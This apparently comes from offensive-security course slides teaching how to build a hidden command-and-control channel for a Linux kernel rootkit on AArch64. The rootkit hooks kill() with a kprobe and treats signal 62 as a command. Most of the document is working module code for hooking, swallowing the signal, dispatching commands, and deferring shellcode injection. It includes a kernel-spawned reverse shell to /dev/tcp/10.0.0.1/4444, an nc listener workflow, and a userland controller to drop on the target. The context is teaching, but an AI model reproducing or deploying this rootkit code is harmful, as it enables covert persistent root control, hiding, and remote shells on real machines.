



Kernel Security: how2rootkit



Covert C2 — Command & Control via Signal Hooking

Your Rootkit Is Deaf

You've built a rootkit that:

- Hides files from directory listings
- Blocks access to protected paths
- but its all callback based.

i.e. once it's loaded, you can't talk to it. You can't toggle features, trigger injection, or tell it to self-destruct. Your rootkit is deaf without a C2.

What Is a C2 Channel?

A **covert command-and-control channel** lets an operator send instructions to a running rootkit without creating visible artifacts.

The operator needs to:

1. **Toggle features** at runtime (hide/unhide, block/unblock)
2. **Trigger actions** (spawn reverse shell, inject shellcode)
3. **Query status** (what's enabled? what's hidden?)
4. **Self-destruct** (unhide module for rmmod, clean up)

Constraint: no new files, no new sockets, no new devices.

Common option: Signals

`kill(pid, sig)` is a normal syscall that every process can call. It creates:

- No filesystem entries
- No network traffic
- No device nodes
- No proc entries

The kernel just delivers a signal. If we intercept it before delivery, nobody sees it — not the target process, not `strace` on another process.

The `kill` command is already on every Linux system. No special tools needed.

Signal Choice: Why 62?

- Signals 1-31: standard signals (SIGKILL, SIGTERM, etc.) -- used constantly
- Signals 32-33: reserved by NPTL threading
- Signals 34-64: real-time signals (SIGRTMIN to SIGRTMAX)

Signal 62 (SIGRTMAX - 2) is:

- Never sent by normal programs
- Never sent by the kernel
- Not used by glibc internally
- High enough to avoid accidental collisions

If a process doesn't have a handler for signal 62, `kill -62 <pid>` just terminates it. We intercept before delivery so this never happens.

kill() on AArch64

Userspace:

```
kill(pid, sig); // libc wrapper
```

This becomes:

```
mov x0, pid    // arg 0: target pid
mov x1, sig     // arg 1: signal number
mov x8, #129    // __NR_kill
svc #0         // trap to EL1
```

Kernel entry: `el0_svc` -> syscall table lookup -> `__arm64_sys_kill`

Our kprobe fires on `__arm64_sys_kill`. We read the arguments, check if it's our magic signal, and either let it through or handle it as a C2 command.

Demo 1: Log Every kill()

```
#include <linux/module.h>
#include <linux/kprobes.h>
#include <asm/ptrace.h>

static int kill_pre(struct kprobe *p, struct pt_regs *regs)
{
    struct pt_regs *user_regs = (struct pt_regs *)regs->regs[0];
    int pid = (int)user_regs->regs[0];
    int sig = (int)user_regs->regs[1];

    pr_info("c2: kill(%d, %d) from %s[%d]\n",
            pid, sig, current->comm, current->pid);
    return 0;
}

static struct kprobe kp = {
    .symbol_name = "__arm64_sys_kill",
    .pre_handler = kill_pre,
};
```

Load this, then run `kill -62 0`. Check `dmesg`. You'll see every `kill()` in the system -- bash job control, systemd signals, everything.

Demo 2: Filter for Signal 62

```
static int kill_pre(struct kprobe *p, struct pt_regs *regs)
{
    struct pt_regs *user_regs = (struct pt_regs *)regs->regs[0];
    int sig = (int)user_regs->regs[1];

    if (sig != 62)
        return 0; /* Not ours -- let it through */

    pr_info("c2: MAGIC SIGNAL from %s[%d]\n",
            current->comm, current->pid);
    return 0;
}
```

Now dmesg only shows our signal 62 calls. Normal signals pass through untouched. But the sending process still gets terminated (signal 62 = real-time signal, default action is terminate).

Demo 3: Read the Command

```
static int kill_pre(struct kprobe *p, struct pt_regs *regs)
{
    struct pt_regs *user_regs = (struct pt_regs *)regs->regs[0];
    int sig = (int)user_regs->regs[1];
    int cmd = (int)user_regs->regs[0];

    if (sig != 62)
        return 0;

    pr_info("c2: command %d from %s[%d]\n",
            cmd, current->comm, current->pid);
    return 0;
}
```

The PID argument to `kill()` becomes our command code:

- `kill -62 0` -> command 0
- `kill -62 1` -> command 1
- `kill -62 2` -> command 2

Swallow the Signal

- rewrite `user_regs` so the kernel sees a harmless `kill(self, 0)` instead of our magic signal.

```
/* After processing the command... */  
  
/* Rewrite to: kill(current->pid, 0) -- a harmless no-op */  
user_regs->regs[0] = current->pid; /* target = self */  
user_regs->regs[1] = 0;           /* signal = 0 (test) */  
  
return 0;
```

`kill(pid, 0)` does nothing -- it just checks if the process exists. The original signal 62 is never delivered. The sending process doesn't die.

Live Code: Step 5 -- Test It

```
# Load the module
insmod /mnt/shared/modules/c2_demo.ko

# Send commands
kill -62 0      # Should log "command 0"
kill -62 1      # Should log "command 1"

# Verify you're still alive
echo "I survived"

# Check dmesg
dmesg | grep c2
```

Expected output:

```
c2: command 0 from bash[142]
c2: command 1 from bash[142]
```

The shell didn't die. Signal 62 was swallowed before delivery.

Command Dispatch:

Create a header with your command codes:

```
#define MAGIC_SIGNAL      62  
  
#define CMD_STATUS        0  
#define CMD_TOGGLE_PROCHIDE 1  
#define CMD_TOGGLE_DIRHIDE 2  
#define CMD_SPAWN_SHELL   3
```

The PID argument to `kill()` becomes the command code. This gives you ~32,000 possible commands (PIDs 0-32767 are valid).

For the capstone, the real header is `rootkit.h` with `CMD_TOGGLE_HIDE`, `CMD_TOGGLE_BLOCK`, etc.

Command Dispatch (cont)

```
static bool prohide_active = false;
static bool dirhide_active = false;

/* Inside pre_handler, after signal check: */
switch (cmd) {
case CMD_STATUS:
    pr_info("c2: STATUS -- prohide=%d dirhide=%d\n",
            prohide_active, dirhide_active);
    break;

case CMD_TOGGLE_PROCHIDE:
    prohide_active = !prohide_active;
    pr_info("c2: process hiding %s\n",
            prohide_active ? "ENABLED" : "DISABLED");
    break;

case CMD_TOGGLE_DIRHIDE:
    dirhide_active = !dirhide_active;
    pr_info("c2: directory hiding %s\n",
            dirhide_active ? "ENABLED" : "DISABLED");
    break;
}
```


Test the Dispatcher

```
# Status check
kill -62 0
# dmesg: c2: STATUS -- prochide=0 dirhide=0

# Toggle process hiding ON
kill -62 1
# dmesg: c2: process hiding ENABLED

# Toggle again -> OFF
kill -62 1
# dmesg: c2: process hiding DISABLED

# Toggle directory hiding
kill -62 2
# dmesg: c2: directory hiding ENABLED

# Status shows current state
kill -62 0
# dmesg: c2: STATUS -- prochide=0 dirhide=1
```

Each toggle is idempotent. Run it twice and you're back where you started.

The Full Handler


```
static int c2_pre_handler(struct kprobe *p, struct pt_regs *regs)
{
    struct pt_regs *user_regs = (struct pt_regs *)regs->regs[0];
    int sig = (int)user_regs->regs[1];
    int cmd = (int)user_regs->regs[0];

    if (sig != MAGIC_SIGNAL)
        return 0;

    switch (cmd) {
        case CMD_STATUS:          /* ... */ break;
        case CMD_TOGGLE_PROCHIDE: /* ... */ break;
        case CMD_TOGGLE_DIRHIDE:  /* ... */ break;
        case CMD_SPAWN_SHELL:      schedule_spawn(); break;
        default:
            pr_warn("c2: unknown command %d\n", cmd);
            break;
    }

    /* Swallow: rewrite to kill(self, 0) */
    user_regs->regs[0] = current->pid;
    user_regs->regs[1] = 0;
    return 0;
}
```

C2 Dispatch Flow



Deferred Work

- Kprobe handlers run in **atomic context**:
- No sleeping (`kmalloc(GFP_KERNEL)`, `mutex_lock`, `copy_from_user` on faulting pages)
- No I/O (no `access_process_vm`, no file writes)
- No scheduling (no `schedule()`, no `wait_event`)
- Must return quickly

But some C2 commands need heavy operations:

- Spawning a process requires `call_usermodehelper()` -- **sleeps**
- Shellcode injection requires `access_process_vm()` -- **sleeps**
- Process manipulation may need `mutex_lock` -- **sleeps**

How do you dispatch heavy commands from an atomic handler?

Deferred Work -- work_struct + schedule_work()


```
struct inject_work {
    struct work_struct work;
    pid_t target;
};

static void inject_work_fn(struct work_struct *w)
{
    struct inject_work *iw = container_of(w, struct inject_work, work);
    /* This runs in process context -- CAN sleep */
    inject_shellcode(iw->target);
    kfree(iw);
}

static void schedule_inject(pid_t target)
{
    struct inject_work *iw = kmalloc(sizeof(*iw), GFP_ATOMIC);
    if (!iw) return;

    INIT_WORK(&iw->work, inject_work_fn);
    iw->target = target;
    schedule_work(&iw->work); /* Runs later in kworker thread */
}
```

Deferred Work



Spawning Processes from Kernel Space

The kernel can launch userspace processes with `call_usermodehelper()`. This is how modprobe and hotplug work internally -- the kernel needs to run a userspace program, so it asks a kworker thread to `do_execve()` on its behalf.

```
int call_usermodehelper(const char *path,  
                        char *argv[],  
                        char *envp[],  
                        int wait);
```

- `path`: absolute path to the binary
- `argv`: argument vector (must be NULL-terminated)
- `envp`: environment (must be NULL-terminated -- kernel has no default env)
- `wait`: `UMH_NO_WAIT`, `UMH_WAIT_EXEC`, or `UMH_WAIT_PROC`

Returns 0 on success. The spawned process is a normal userspace process.

call_usermodehelper Wait Modes

Mode	Blocks until	Use case
UMH_NO_WAIT	Returns immediately	Fire-and-forget (reverse shell)
UMH_WAIT_EXEC	exec() completes	Confirm process started
UMH_WAIT_PROC	Process exits	Need the result

For a reverse shell, UMH_WAIT_EXEC is ideal: you confirm the shell process started, then return. The shell runs independently.

UMH_WAIT_PROC would block until the shell exits -- you'd hang the kworker thread for the entire shell session. Don't do that.

Spawning a Reverse Shell from Kernel

```
static void spawn_work_fn(struct work_struct *w)
{
    char *argv[] = { "/bin/sh", "-c",
                     "bash -i >& /dev/tcp/10.0.0.1/4444 0>&1",
                     NULL };
    char *envp[] = {
        "HOME=/",
        "PATH=/sbin:/bin:/usr/sbin:/usr/bin",
        NULL };

    pr_info("c2: spawning reverse shell\n");
    call_usermodehelper(argv[0], argv, envp, UMH_WAIT_EXEC);
    kfree(w);
}

static void schedule_spawn(void)
{
    struct work_struct *w = kmalloc(sizeof(*w), GFP_ATOMIC);
    if (!w) return;
    INIT_WORK(w, spawn_work_fn);
    schedule_work(w);
}
```

Spawn (cont)

`call_usermodehelper` gives the rootkit the ability to:


- **Launch a reverse shell** on demand (`kill -62 3 -> shell phones home`)
- **Run arbitrary commands** without an existing shell session
- **Restart the shell** if the operator's connection drops

The spawned process is a normal userspace process -- it shows up in `ps`. In a real rootkit, you'd combine this with your process hiding (B1) to keep it invisible.

```
# In the demo, we just create a marker file as proof:  
kill -62 3  
cat /tmp/kernel_spawned # -> "kernel-spawned"
```

In your capstone, this becomes the bridge: rootkit spawns the reverse shell, operator connects, then uses `kill -62` to control the rootkit through that shell.

The Full Picture



Talking to Your Rootkit

Capstone scenario:

1. Beachhead exploit lands userland shellcode
2. Shellcode triggers LPE through vuln_rwx -> you're root
3. Rootkit is loaded and hidden
4. Reverse shell connects back to operator on port 11337

The shell is a **normal process** running as root. The rootkit is in **kernel space**. How does the operator talk to the rootkit through the shell?

Answer: the shell calls `kill()`.

Operator Workflow

```
# Attacker machine -- connect to reverse shell
nc -lvp vm 11337

# You get a root shell on the target
id
# uid=0(root) gid=0(root)

# Talk to the rootkit
kill -62 0      # STATUS -- check what's enabled
kill -62 1      # Toggle process hiding
kill -62 2      # Toggle directory hiding
kill -62 3      # Spawn another reverse shell

# Check rootkit output
dmesg | tail -5
```

The operator types normal shell commands. `kill` is a builtin. No special tools needed on the target. No files to transfer. No network traffic beyond the existing shell connection.

rkcmod -- A Nicer Interface

A minimal wrapper that maps names to command codes:

```
/* rkcmod.c -- userland C2 helper */
#include <signal.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

#define SIG 62

int main(int argc, char *argv[])
{
    if (argc != 2) {
        fprintf(stderr, "usage: rkcmod <cmd>\n"
            "  0 | status  -- report state\n"
            "  1 | hide    -- toggle process hiding\n"
            "  2 | cloak   -- toggle directory hiding\n"
            "  3 | shell   -- spawn reverse shell\n");
        return 1;
    }

    int cmd;
    if (!strcmp(argv[1], "status")) cmd = 0;
    else if (!strcmp(argv[1], "hide")) cmd = 1;
    else if (!strcmp(argv[1], "cloak")) cmd = 2;
    else if (!strcmp(argv[1], "shell")) cmd = 3;
    else cmd = atoi(argv[1]);
```

.....Cross-compile and drop on target. Now: rkcmod hide instead of kill

-62 1.

© 2026 Chonky LTD

In-Class Exercise: Build a C2 Module

15-20 minutes. Build `c2_demo.c` in the lab:

1. Register a kprobe on `__arm64_sys_kill`
2. In the pre-handler:
 - Extract signal and PID from user registers
 - If signal `!= 62`, return 0 (pass through)
 - Switch on PID: 0=status, 1=toggle prochide, 2=toggle dirhide, 3=spawn shell
 - Swallow: rewrite to `kill(self, 0)`
3. Track two booleans: `prochide_active`, `dirhide_active`
4. Command 3 calls `schedule_spawn()` (provided -- uses deferred work + `call_usermodehelper`)
5. Log state changes via `pr_info`

```
# Build and test
make module-c2_demo
make test-c2_demo
```

.....Starter code is in `modules/c2_demo/c2_demo.c`.

©2026 Chonky LTD

Exercise: Expected Output

```
$ insmod c2_demo.ko
$ kill -62 0
$ kill -62 1
$ kill -62 1
$ kill -62 2
$ kill -62 3
$ kill -62 0
$ dmesg | grep c2_demo
```

```
c2_demo: C2 active on signal 62
c2_demo: STATUS -- prohide=0 dirhide=0
c2_demo: process hiding ENABLED
c2_demo: process hiding DISABLED
c2_demo: directory hiding ENABLED
c2_demo: spawning process from kernel (simulated reverse shell)
c2_demo: STATUS -- prohide=0 dirhide=1
```

`kill -62 3` uses deferred work to call `call_usermodehelper()` -- the kernel spawns `/bin/sh` as a normal process. Check `/tmp/kernel_spawned` for proof.

If your shell dies when you send `kill -62`, your swallow code isn't working.

Capstone Integration

Your capstone rootkit already has C2 scaffolding in `lkm/src/c2.c`:

```
#define MAGIC_SIGNAL      62
#define CMD_STATUS        0    /* -> log hide/block state    */
#define CMD_TOGGLE_HIDE   1    /* -> file_hide_enable/disable */
#define CMD_TOGGLE_BLOCK  2    /* -> blocking_active toggle  */
#define CMD_TOGGLE_MODULE 3    /* -> show_module() for rmmmod */
#define CMD_INJECT_BASE   100  /* -> schedule_inject(pid)    */
```

What you're integrating:

- **B1** file hiding toggle (calls `file_hide_enable()` / `file_hide_disable()`)
- **B2** access blocking toggle (flips `blocking_active` bool)
- **B3** module unhide (calls `show_module()` -- makes rootkit visible for `rmmmod`)
- **B5** injection trigger (uses `schedule_work()` for deferred `access_process_vm`)

Summary

1. **C2 channels:** chardev, procfs, netfilter, signals -- signals are stealthiest
2. **Signal hooking:** kprobe on `__arm64_sys_kill`, filter for signal 62
3. **Signal swallowing:** rewrite `user_regs` to `kill(self, 0)` -- signal never delivered
4. **Command dispatch:** PID argument encodes command, switch statement in handler
5. **Deferred work:** `work_struct` + `schedule_work()` for heavy operations
6. **Spawning processes:** `call_usermodehelper()` launches reverse shell from kernel
7. **Shell integration:** operator sends `kill -62 <cmd>` from reverse shell -- no special tools

Next: Your capstone C2 is the bridge between the reverse shell and every rootkit feature you've built.

